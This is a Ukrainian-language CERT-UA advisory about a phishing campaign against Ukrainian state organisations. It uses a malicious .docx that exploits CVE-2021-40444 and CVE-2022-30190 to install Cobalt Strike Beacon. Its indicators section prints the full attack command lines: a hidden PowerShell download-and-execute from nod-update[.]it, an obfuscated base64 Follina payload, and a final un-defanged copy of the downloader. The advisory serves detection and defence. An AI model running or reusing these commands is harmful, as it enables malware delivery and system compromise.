Кібератака на державні організації України з використанням шкідливої програми Cobalt Strike Beacon та експлойтів до вразливостей CVE-2021-40444 і CVE-2022-30190 (CERT-UA#4753)

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA виявлено файл "зміни оплата праці з нарахуваннями.docx", що розповсюджувався серед державних організацій України засобами електронної пошти.

З'ясовано, що документ містить посилання на зовнішній об'єкт (HTML-файл, що містить JavaScript-код), виконання якого, після експлуатації вразливостей CVE-2021-40444 та CVE-2022-30190, призведе до запуску PowerShell-команди, завантаження EXE-файлу "ms-msdt.exe" та ураження комп'ютера шкідливою програмою Cobalt Strike Beacon.

CERT-UA ініційовано заходи з блокування доменного імені та відповідного серверу.

Рекомендуємо вжити заходів зі зниження вірогідності експлуатації вразливостей (hXXps://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/). Окремо звернути увагу на процес "sdiagnhost.exe" в контексті створення підозрілих файлів та процесів.

Індикатори компрометації

Файли:

```
48bc4f0c9b3fe67610c105de0b2a6bd7
7fafbd8d6b15279ca377d5d871ecb108284fc28f905b73488850999d445c2087    зміни оплата праці
з нарахуваннями.docx
754c122f3e311825adc9d46ba3665bb9
cf2f412ea94253358d3b2a4eebdf2067c6952b1921f0cb754ce888a01e0e0065    Good thing we
disabled macros.html
34efd97c9ed25e68b52f35b2c6cab9a5
7908d7095ed1cde36b7fd8f45966fc56f0b72ca131121fdb3f8397c0710100e1    ms-msdt.exe
(Cobalt Strike Beacon)
```

Хостові:

```
powershell -exec bypass -noP -nonI -w hidden IEX(New-Object
Net.WebClient).DownloadFile('hXXps://nod-update[.]it/ms-msdt.exe','C:\Users\Public\ms-
msdt.exe'); powershell -exec bypass -noP -nonI -w hidden C:\Users\Public\ms-msdt.exe
ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+
[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'cABvAHcAZQByAHMAaABlAGwAbAAgAC0AZQB4AGUAYwAgAGIAeQBwAGEAcwBzACAALQBuAG8AUAAg
AC0AbgBvAG4ASQAgAC0AdwAgAGgAaQBkAGQAZQBuACAASQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATg
BlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAA
cwA6AC8ALwBuAG8AZAAtAHUAcABkAGEAdABlAC4AaQB0AC8AbQBzAC0AbQBzAGQAdAAuAGUAeABlACcALAAnAE
MAOgBcAFUAcwBlAHIAcwBcAFAAdQBiAGwAaQBjAFwAbQBzAC0AbQBzAGQAdAAuAGUAeABlACcAKQA7ACAAcABv
AHcAZQByAHMAaABlAGwAbAAgAC0AZQB4AGUAYwAgAGIAeQBwAGEAcwBzACAALQBuAG8AUAAgAC0AbgBvAG4ASQ
AgAC0AdwAgAGgAaQBkAGQAZQBuACAAQwA6AFwAVQBzAGUAcgBzAFwAUAB1AGIAbABpAGMAXABtAHMALQBtAHMA
ZAB0AC4AZQB4AGUA'+
[char]34+'))'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""
```

```
C:\Users\Public\ms-msdt.exe
```


(Процеси):

```
  1   %SYSTEMROOT%\SysWOW64\sdiagnhost.exe   %SYSTEMROOT%\SysWOW64\WindowsPowerShell\v1.0\powersh
 "%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -noP -nonI
-w hidden %PUBLIC%\ms-msdt.exe
  1   %SYSTEMROOT%\SysWOW64\sdiagnhost.exe   %SYSTEMROOT%\SysWOW64\WindowsPowerShell\v1.0\powersh
 "%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -noP -nonI
-w hidden IEX
  11   - %SYSTEMROOT%\SysWOW64\sdiagnhost.exe    -   - %PUBLIC%\ms-msdt.exe    -   -   -
  1   %SYSTEMROOT%\System32\svchost.exe   %SYSTEMROOT%\System32\rundll32.exe rundll32.exe
 %SYSTEMROOT%\system32\davclnt.dll,DavSetCookie nod-update[.]it@SSL hXXps://nod-
update[.]it/check-updates/c/updates
```

Мережеві:

```
hXXps://nod-update[.]it/check-updates/c/updates/updates.html
hXXps://nod-update[.]it/siteindex/b/
hXXps://nod-update[.]it/getsearchresults
nod-update[.]it
185[.]64.106.39
```

Графічні зображення:




```
powershell -exec bypass -noP -nonI -w hidden IEX(New-Object Net.WebClient).
DownloadFile('https://nod-update.it/ms-msdt.exe',
'C:\Users\Public\ms-msdt.exe'); powershell -exec bypass -noP -nonI -w hidden
C:\Users\Public\ms-msdt.exe
```